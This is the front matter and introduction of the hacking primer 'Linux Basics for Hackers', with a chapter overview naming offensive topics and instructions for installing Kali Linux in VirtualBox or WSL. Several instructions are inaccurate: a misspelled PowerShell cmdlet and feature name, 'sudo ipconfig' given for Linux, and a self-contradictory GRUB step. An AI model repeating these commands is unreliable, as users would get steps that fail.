SECOND EDITION

LINUX BASICS FOR HACKERS

GETTING STARTED WITH *NETWORKING*, *SCRIPTING*, AND *SECURITY* IN KALI

OCCUPYTHEWEB

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LINUX BASICS FOR HACKERS

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LINUX BASICS FOR HACKERS

2nd Edition

Getting Started with Networking, Scripting, and Security in Kali

by OccupyTheWeb

no starch press®

San Francisco

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[S]

To my three incredible daughters.
You mean the world to me.

And to the brave men and women warriors and cyberwarriors of Ukraine
who have bravely resisted one of the world's largest armies for over three years.
Your skill and courage are inspiring to all of us.

About the Author

OccupyTheWeb (OTW) is the pseudonym for the founder and primary writer for the hacker and pentester training website *https://www.hackers-arise.com*. He is a former college professor and has over 20 years of experience in the information technology industry. He has trained hackers throughout the US, including branches of the US military (Army, Air Force, and Navy) and the US intelligence community (CIA, NSA, and DNI), and he played a key role in the hacker community's resistance to the Russian invasion of Ukraine. He is also an avid mountain biker and snowboarder.

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PREFACE

Welcome to the new, updated second edition of *Linux Basics for Hackers*!

I want to begin by thanking all my readers for making the first edition such a resounding success. Not only is *Linux Basics for Hackers* the top-selling Linux book on Amazon, but it is also the best-selling operating system book on Amazon, far outpacing all the Windows 10 and 11 books. I am so grateful. I think people like this book.

The first edition of *Linux Basics for Hackers* was written in 2017 and published in 2018. Much has changed in Linux generally and, specifically, Kali Linux. With this second edition, we are targeting to bring this book to present (2025), demonstrating new tools and techniques that make using Linux in a cybersecurity environment easy.

One of the major changes you will note is the use of `sudo` before all the commands that require root privileges. In the first edition, we logged in to the root account and operated from there. As an attacker, that is often the case, but as a learner, you should avoid logging in to the root account unless absolutely necessary. In this edition, I am conceding this as a safety measure of those learning Linux from my book, and every command that requires root privileges is preceded with a `sudo`.

Every so often, the software utilities in Linux change. This has happened in the intervening years where systemd utilities have replaced SysV utilities. These utilities control the system and service manager in Linux. They affect the way services are started and stopped in Linux. You will notice changes, for instance, in how we start a service transitioning from

the `service` (SysV) command to `systemctl` (systemd) command. Both work, but Linux is rapidly moving to the latter, and the former will likely be deprecated (or discontinued) in the near future, so it is best to adapt to this new style now.

Kali Linux has converted its default shell to the Z shell (zsh). If you are a beginner, I think you should stay with the bash shell (Bourne-again shell) because nearly every other Linux system uses bash, not the Z shell. Fortunately, the developers of Kali gave us an easy option to revert to the bash shell in their GUI application, `kali-tweaks`.

We have also updated the sections on Bluetooth and the Linux logging functions, as both have changed significantly in the intervening time.

Finally, Chapter 18 discusses the future of artificial intelligence in our industry. Artificial intelligence will not make you obsolete; it will make you better. Embrace and use it. Those who refuse to learn to use it *will* soon be obsolete. Those who embrace and use AI will be the next leaders in our field.

I'm hoping you enjoy this book even more than the first edition.

ACKNOWLEDGMENTS

This book could not have been written without the collaboration of several key people.

First, I want to acknowledge Bill Pollock, publisher of No Starch Press, for believing in and backing this book.

Second, I want to acknowledge the diligent efforts of my technical reviewer, Artur Zielinski, for making certain the technical content in this book is accurate. Any remaining errors or omissions are solely my fault.

Finally, I want to thank and acknowledge all the dedicated professionals at No Starch Press for their efforts to bring this book to completion and to market. Thank you.

INTRODUCTION

Hacking is the most important skill set of the 21st century! I don't make that statement lightly. In recent years, every morning's headlines reaffirm it. Nations spy on one another to gain secrets, cybercriminals steal billions of dollars, digital worms demand ransoms from their victims, adversaries influence each other's elections, and combatants take down each other's utilities. Consider the cyberwar between Ukraine and Russia as an example. These events are all the work of hackers, and we're only beginning to understand their power in our increasingly digital world.

I decided to write this book after working with tens of thousands of aspiring hackers through Null-Byte, Hackers Arise (*https://www.hackers-arise.com*), and nearly every branch of the US military and intelligence agencies

(including the NSA, DIA, CIA, and FBI). These experiences taught me that many aspiring hackers have little or no experience with Linux, and this lack of experience is the primary barrier to their starting the journey to becoming professionals. Almost all the best hacker tools are written in Linux, so you'll need some basic Linux skills as a prerequisite to becoming an experienced, professional hacker. I have written this book to help you get over this barrier.

Hacking is an elite profession within the IT field. As such, it requires an extensive and detailed understanding of IT concepts and technologies. At the most fundamental level, Linux is a requirement. I strongly suggest you invest time and energy into understanding it if you want to make hacking and information security your career.

This book is not intended for the experienced hacker or Linux admin. Instead, it is intended for those who want to get started along the exciting path of hacking, cybersecurity, and pentesting. It is also intended not as a complete treatise on Linux or hacking but rather a starting point into these worlds. It begins with the essentials of Linux and extends into some basic scripting in both bash and Python. Wherever appropriate, I use hacking examples to teach these Linux principles.

In this introduction, we'll look at the growth of ethical hacking for information security, and I'll take you through the process of installing a virtual machine so you can install Kali Linux on your system without disturbing the operating system you are already running.

What's in This Book

In the first set of chapters, you'll become comfortable with the fundamentals of Linux. **Chapter 1** will get you used to the filesystem and the terminal, and give you some basic commands. **Chapter 2** shows you how to manipulate text to find, examine, and alter software and files.

In **Chapter 3**, you'll manage networks. You'll scan for networks, find information on connections, and disguise yourself by masking your network and DNS information.

Chapter 4 teaches you to add, remove, and update software, and how to keep your system streamlined. In **Chapter 5**, you'll manipulate file and directory permissions to control who can access what. You'll also learn some privilege escalation techniques.

Chapter 6 teaches you how to manage services, including starting and stopping processes and allocating resources to give you greater control. In **Chapter 7**, you'll manage environment variables for optimal performance, convenience, and even stealth. You'll find and filter variables, change your `PATH` variable, and create new environment variables.

Chapter 8 introduces you to bash scripting, a staple for any serious hacker. You'll learn the basics of bash and build a script to scan for target ports that you might later infiltrate.

Chapters 9 and **10** give you some essential filesystem management skills, showing you how to compress and archive files to keep your system

clean, copy entire storage devices, and get information on files and connected disks.

The latter chapters dig deeper into hacking topics. In **Chapter 11**, you'll use and manipulate the logging system to get information on a target's activity and cover your own tracks. **Chapter 12** shows you how to use and abuse three core Linux services: Apache web server, OpenSSH, and MySQL. You'll create a web server, build a remote video spy, and learn about databases and their vulnerabilities. **Chapter 13** will show you how to stay secure and anonymous with proxy servers, the Tor network, virtual private networks, and encrypted email.

Chapter 14 deals with wireless networks. You'll learn basic networking commands, then crack Wi-Fi access points and detect and connect to Bluetooth signals.

Chapter 15 dives deeper into Linux itself with a high-level view of how the kernel works and how its drivers can be abused to deliver malicious software. In **Chapter 16**, you'll learn essential scheduling skills in order to automate your hacking scripts. **Chapter 17** will teach you core Python concepts, and you'll script two hacking tools: a scanner to spy on TCP/IP connections and a simple password cracker. **Chapter 18** explores the intersection of hacking and artificial intelligence, introducing basic concepts and demonstrating how AI can assist in cybersecurity.

What Is Ethical Hacking?

With the growth of the information security field in recent years has come dramatic growth in the field of ethical hacking, also known as *white hat* (good guy) hacking. Ethical hacking is the practice of attempting to infiltrate and exploit a system in order to find out its weaknesses and better secure it. I segment the field of ethical hacking into two primary components: penetration testing for a legitimate information security firm and working for your nation's military or intelligence agencies. Both are rapidly growing areas, and demand is strong.

Penetration Testing

As organizations become increasingly security conscious and the cost of security breaches rises exponentially, many large organizations are beginning to contract out security services. One of these key security services is penetration testing. A *penetration test* is essentially a legal, commissioned hack to demonstrate the vulnerability of a firm's network and systems.

Generally, organizations conduct a vulnerability assessment first to find potential vulnerabilities in their network, operating systems, and services. I emphasize *potential*, as this vulnerability scan includes a significant number of false positives (things identified as vulnerabilities that really are not). It is the role of the penetration tester to attempt to hack, or penetrate, these vulnerabilities. Only then can the organization know whether the vulnerability is real and decide to invest time and money to close the vulnerability.

Military and Espionage

Nearly every nation on Earth now engages in cyber espionage and cyber warfare. The cyberwar in Ukraine has brought cyberwar to the forefront of everyone's consciousness, as hackers worldwide have supported Ukraine's efforts to remain free. (The hackers at *https://www.hackers-arise.com* have played a crucial role in this cyberwar.) In less heated times, one only needs to scan headlines to see that governments use cyber activities to spy on, and even attack, military and industrial systems.

Over time, the impact of hacking in these military and intelligence-gathering activities will become only more significant. Imagine a war of the future in which hackers can gain access to their adversary's war plans and knock out their electric grid, oil refineries, and water systems. In such a world, the hacker has become a key component of their nation's defense.

Why Hackers Use Linux

So, why do hackers use Linux over other operating systems? Mostly because Linux offers a far higher level of control via a few different methods.

Linux Is Open Source

Unlike Windows, Linux is open source, meaning that the source code of the operating system is available to you. As such, you can change and manipulate it as you please. If you are trying to make a system operate in ways it was not intended to, being able to manipulate the source code is essential.

Linux Is Transparent

To hack effectively, you must know and understand your operating system and, to a large extent, the operating system you are attacking. Linux is totally transparent, meaning we can see and manipulate all its working parts.

Not so with Windows. Microsoft tries hard to make it as difficult as possible to know the inner workings of its operating systems, so you never really know what's going on "under the hood," whereas in Linux, you have a spotlight shining directly on each and every component of the operating system. This makes working with Linux more effective.

Linux Offers Granular Control

Linux is granular. That means that you have an almost infinite amount of control over the system. In Windows, you can control only what Microsoft allows you to control. In Linux, everything can be controlled by the terminal, at the most miniscule level or the most macro level. In addition, Linux makes scripting in any of the scripting languages simple and effective.

Most Hacking Tools Are Written for Linux

Well over 90 percent of all hacking tools are written for Linux. There are exceptions, of course, such as Cain and Abel and Wikto, but those

exceptions prove the rule. Even when hacking tools such as Metasploit or nmap are ported for Windows, not all capabilities transfer from Linux.

The Future Belongs to Linux/Unix

This might seem like a radical statement, but I firmly believe that the future of information technology belongs to Linux and Unix systems. Microsoft had its day in the 1980s and 1990s, but its growth is slowing.

Since the internet began, Linux/Unix has been the operating system of choice for web servers due to its stability, reliability, and robustness. Even today, Linux/Unix is used in two-thirds of web servers and dominates the market. Embedded systems in routers, switches, and other devices almost always use a Linux kernel, and the world of virtualization is dominated by Linux, with both VMware and Citrix built on the Linux kernel.

Over 80 percent of mobile devices run Unix or Linux (iOS is Unix, and Android is Linux), so if you believe that the future of computing lies in mobile devices such as tablets and phones (it would be hard to argue otherwise), then the future is Linux/Unix. Microsoft Windows has just 7 percent of the mobile devices market. Is that the wagon you want to be hitched to?

Downloading Kali Linux

Before getting started, you need to download and install Kali Linux on your computer. This is the Linux distribution we will be working with throughout this book. Linux was first developed by Linus Torvalds in 1991 as an open source alternative to Unix. Since it is open source, volunteer developers code the kernel, the utilities, and the applications. This means that there is no overriding corporate entity overseeing development, and as a result, conventions and standardization are often lacking.

Kali Linux was developed by Offensive Security as a hacking operating system built on a distribution of Linux called Debian. There are many distributions of Linux, and Debian is one of the best. You are probably most familiar with Ubuntu as a popular desktop distribution of Linux. Ubuntu is also built on Debian. Other distributions include Red Hat, CentOS, Mint, Arch, and SUSE. Although they all share the same Linux kernel (the heart of the operating system that controls the CPU, RAM, and so on), each has its own utilities, applications, and choice of graphical interface (GNOME, KDE, and others) for different purposes. As a result, each of these distributions of Linux looks and feels slightly different. Kali was designed for penetration testers and hackers and comes with a significant complement of hacking tools.

I strongly recommend that you use Kali for this book. Although you can use another distribution, you will likely have to manually download and install the various tools we will be using, which could mean many hours of downloading and installing software. In addition, if that distribution is not built on Debian, there may be other minor differences. You can download and install Kali from *https://www.kali.org*.

NOTE *If you'd prefer to install Kali through Windows Subsystem for Linux (WSL) on a computer running Windows, skip to "Installing Kali Through the Windows Subsystem for Linux" on page xxxvii.*

From the home page, hover over the **Downloads** link at the top of the page and click **Download Kali Linux**. You'll then be faced with multiple download choices. It's important to choose the right download. Along the left side of the table, you will see the *image name*, which is the name of the version that the link downloads. For instance, you may see an image name called *Kali Linux 64Bit*, meaning it's the full Kali Linux and is suitable for 64-bit systems (most modern systems use a 64-bit Intel or AMD CPU).

To determine what type of CPU is on your system, go to **Control Panel ▸ System and Security ▸ System**, where it should be listed. If your system is 64-bit, download and install the 64-bit version of the full Kali (not Light, Lxde, or any of the other alternatives). If you are running an older computer with a 32-bit CPU, you will need to install the 32-bit version, which appears lower on the page.

You have a choice of downloading the file via HTTP or Torrent. If you choose HTTP, Kali will download directly to your system just like any download and be placed in your *Downloads* folder. The torrent download is the peer-to-peer download used by many file-sharing sites. You will need a torrenting application like BitTorrent to use this option. The Kali file will then download to the folder in which the torrenting application stores its downloads.

There are other versions for other types of CPUs, such as the commonly used ARM architecture found in so many mobile devices. If you are using a Raspberry Pi, tablet, or other mobile device, make sure you download and install the ARM architecture version of Kali by scrolling down to Download ARM Images and clicking **Kali ARM Images**. (Phone users will likely prefer Kali NetHunter.)

You should now have Kali downloaded, but before you install anything, I want to talk a bit about virtual machines. Generally, for the beginner, installing a Kali virtual image and then running it in a virtual machine such as VirtualBox or VMWare Workstation is the best solution for learning and practicing.

Virtual Machines

Virtual machine (VM) technology allows you to run multiple operating systems from one piece of hardware like your laptop or desktop. This means that you can continue to run the Windows or macOS operating system you are familiar with, then run a VM of Kali Linux *inside* that operating system. You don't need to overwrite your existing operating system to learn Linux.

Numerous VM applications are available from VMware, Oracle, Microsoft, and other vendors. All are excellent, but here I will show you how to download and install Oracle's free VirtualBox.

Installing VirtualBox

You can download VirtualBox at *https://www.virtualbox.org*. Click the **Download** link at the top of the page and select the VirtualBox package for your computer's current operating system, which will host VirtualBox VM. Make sure to download the latest version. When the download has completed, click the setup file, and you will be greeted by a familiar Setup Wizard. Click **Next**, and you should be greeted with the Custom Setup screen, as in Figure 1.



Figure 1: The Custom Setup dialog

NOTE *These instructions were written with Windows in mind. If you're using a Mac, the process may be a little different but you should be able to follow along.*

From this screen, simply click **Next**. Keep clicking **Next** until you get to the Network Interfaces warning screen and then click **Yes**.

Click **Install** to begin the process. During this process, you will likely be prompted several times about installing *device software*. These are the virtual networking devices necessary for your VMs to communicate. Click **Install** for each one.

When the installation is complete, click **Finish**.

Setting Up Your Virtual Machine

Now let's get you started with your VM. VirtualBox should open once it has installed (if not, open it), and you should be greeted by the VirtualBox Manager, as seen in Figure 2.



Figure 2: The VirtualBox Manager

As we will be creating a new VM with Kali Linux, click **New** at the top. This opens the Create Virtual Machine dialog.

Give your machine a name (any name is okay, but I simply used Kali) and then select Linux from the **Type** drop-down menu. Finally, select **Debian (64-bit)** from the third drop-down menu (unless you are using the 32-bit version of Kali, in which case select the Debian 32-bit version). Click **Next**, and you'll see a screen for selecting how much RAM you want to allocate to this new VM.

As a rule of thumb, I don't recommend using more than 25 percent of your total system RAM. That means if you've installed 4GB on your physical or host system, then select just 1GB for your VM, and if you have 16GB on your physical system, then select 4GB (or 4096MB). The more RAM you give your VM, the better and faster it will run, but you must also leave enough RAM for your host operating system and any other VMs you might want to run simultaneously. Your VMs will not use any RAM when they are inactive, but they will use hard drive space.

Click **Next**, and you'll get to the Hard Disk screen. Choose **Create Virtual Hard Disk** and click **Create**. You should be asked which hard disk file type to use. Select the suggested default of VDI.

In the next screen, you can decide whether you want the hard drive you are creating to be allocated dynamically or at a fixed size. If you choose **Dynamically Allocated**, the system will *not* take the entire maximum size you allocate for the virtual hard disk until you need it, saving more unused hard disk space for your host system. I suggest you select dynamically allocated.

Click **Next**, and you'll choose the amount of hard drive space to allocate to the VM and the location of the VM (see Figure 3).

Figure 3: Allocating hard drive space

The default is 8GB. I usually find that to be a bit small and recommend that you allocate 20GB to 25GB at a minimum. Remember, if you chose to dynamically allocate hard drive space, it won't use the space until you need it, and expanding your hard drive after it has already been allocated can be tricky, so better to err on the high side.

Click **Create**, and you're ready to go!

Installing Kali on the VM

At this point, you should see a screen like Figure 4. Now you'll need to install Kali. Note that on the left of the VirtualBox Manager, you should see an indication that Kali VM is powered off. Click the **Start** button (green arrow icon).



Figure 4: The VirtualBox welcome screen

The VirtualBox Manager will then ask where to find the startup disk. You've already downloaded a disk image with the extension *.iso*, which should be in your *Downloads* folder (though if you used a torrent to download Kali, the *.isofile* will be in the *Downloads* folder of your torrenting application). Click the folder icon to the right, navigate to the *Downloads* folder, and select the Kali image file (see Figure 5).



Figure 5: Selecting your startup disk

Then click **Start**. Congratulations, you've just installed Kali on a virtual machine!

Setting Up Kali

Kali will now open a screen like Figure 6, offering you several startup choices. I suggest using the graphical install for beginners. Use your keyboard keys to navigate the menu.

If you get an error when you're installing Kali into your VirtualBox, it's likely because you don't have virtualization enabled within your system's BIOS. Each system and its BIOS are slightly different, so check with your manufacturer or search online for solutions for your system and BIOS. In addition, on Windows systems, you will likely need to disable any competing virtualization software such as Hyper-V. Again, an internet search for your system should guide you in doing so.

Figure 6: Selecting the install method

You will next be asked to select your language. Make sure you select the language you are most comfortable working in and then click **Continue**. Next, select your location, click **Continue**, and then select your keyboard layout.

When you click Continue, VirtualBox will go through a process of detecting your hardware and network adapters. Just wait patiently as it does so. Eventually, you will be greeted by a screen asking you to configure your network, as in Figure 7.



Figure 7: Entering a hostname

The first item it asks for is the name of your host. You can name it anything you please, but I left mine with the default *kali*.

Next, you will be asked for the domain name. It's not necessary to enter anything here. Click **Continue**. The next screen, shown in Figure 8, is very important. Here, you are asked for the password you want to use for the root user. Beginning with Kali 2020 and later versions, Kali provides you a username and password set to *kali*.



Figure 8: Choosing a password

The root user in Linux is the all-powerful system administrator. In this case, you are a regular user, *kali*. You can use any password you feel is secure. If this were a physical system on the internet, I would suggest that you use a very long and complex password to limit the ability of an attacker to crack it. But since this is a VM that people can't access without first accessing your host operating system, password authentication is less important. Still, choose wisely.

Click **Continue**, and you will be asked to set your time zone. Do so and then continue.

The next screen asks about partition disks (a *partition* is just what it sounds like—a portion or segment of your hard drive). Choose **Guided – use entire disk**, and Kali will detect your hard drives and set up a partitioner automatically.

Kali will then warn you that all data on the disk you select will be erased . . . but don't worry! This is a virtual disk, and the disk is new and empty, so this won't actually do anything. Click **Continue**.

Kali will now ask whether you want all files in one partition or if you want to have separate partitions. If this were a production system, you probably would select separate partitions for */home*, */var*, and */tmp*, but considering that we will be using this as a learning system in a virtual environment, it is safe for you to simply select **All files in one partition**.

Now you be will be asked whether to write your changes to disk. Select **Finish partitioning and write changes to disk**. Kali will prompt you once more to see if you want to write the changes to disk; select **Yes** and click **Continue** (see Figure 9).



Figure 9: Writing changes to disk

Kali will begin to install the operating system. This could take a while, so be patient. Now is the time to take your bathroom break and get your favorite beverage.

Once the installation is complete, you will be prompted as to whether you want to use a network mirror. This really is not necessary, so click **No**.

Then Kali will prompt you as to whether you want to install Grand Unified Bootloader (GRUB), shown in Figure 10. A *bootloader* enables you to select different operating systems to boot into, which means when you boot your VM, you can boot into either Kali or another operating system. Select **Yes** and click **Continue**.



Figure 10: Installing GRUB

On the next screen, you will be asked whether you want to install the GRUB bootloader automatically or manually. For reasons as yet unclear, if you choose the second option, Kali will tend to hang and display a blank screen after installation. Select **Enter device manually**.

On the following screen, select the drive where the GRUB bootloader should be installed (it will likely be something like */dev/sda*). Click through to the next screen, which should tell you that the installation is complete.

Congratulations! You've installed Kali. Click **Continue**. Kali will attempt to reboot, and you will see a number of lines of code go across a blank black screen before you are eventually greeted with Kali's login screen, as shown in Figure 11.



Figure 11: The Kali login screen

Log in as *kali* using the password *kali*, or whichever password you have selected. You should be greeted with the Kali desktop, as in Figure 12.

Figure 12: The Kali home screen

You are now ready to begin your journey into the exciting field of hacking! Welcome!

Installing Kali Through the Windows Subsystem for Linux

For those looking for a less intrusive method of running Linux, Microsoft offers the Windows Subsystem for Linux (WSL). Using it, you can learn the Linux operating system without the hassle of installing a VM. The drawback is that many networking (and, therefore, hacking) capabilities are not enabled. This means that you can learn Linux but not study hacking with this subsystem. That said, here's how to install this WSL on your Windows operating system.

The first step is to enable WSL. Open PowerShell by running `powershell` at the command prompt or entering **PowerShell** in your application menu. Then enter the following at the PowerShell prompt:

```
PS>Enable_windowsOptionalFeature -Online -FeatureName Microsoft-Subsystem-Linux
Do you want to restart the computer to complete this operation now?
[Y] Yes  [N] No  [?] Help (default is Y):
```

As you can see, PowerShell will then ask you whether you want to restart your system to enable WSL. Press ENTER.

Now that you have enabled this feature and restarted your system, you need to install Kali. Go to the Windows Application store (*https://apps.microsoft.com/store/apps*). There, you should see icons for many major Linux distributions. Click **Kali Linux**, then select **Get**.

Kali will begin to download. This is a stripped-down, essentials-only version of Kali, so the download should be quick. Once it's complete, you will be prompted for a username and password.

The minimal version you just installed has little to no tools (depending on your definition of the word *tool*). So, you need to download all Kali tools. Enter the following command to update, upgrade, and install them from the Kali repository:

```
$ sudo apt update && sudo apt upgrade -y && sudo apt install kali-linux-everything -y
```

You will need to enter your username and password to proceed. This installation can take quite a while, so take a break and get your favorite beverage.

Note that this version of Linux differs from the one you'd install through VirtualBox in a few ways. First, the Linux system shares the same IP address and MAC address as the Windows system. This is notably different from the VirtualBox version, where the interfaces have separate IP and MAC addresses. (To see this information, run `sudo ipconfig` in Linux and `ipconfig` in the Windows command prompt and compare the output.)

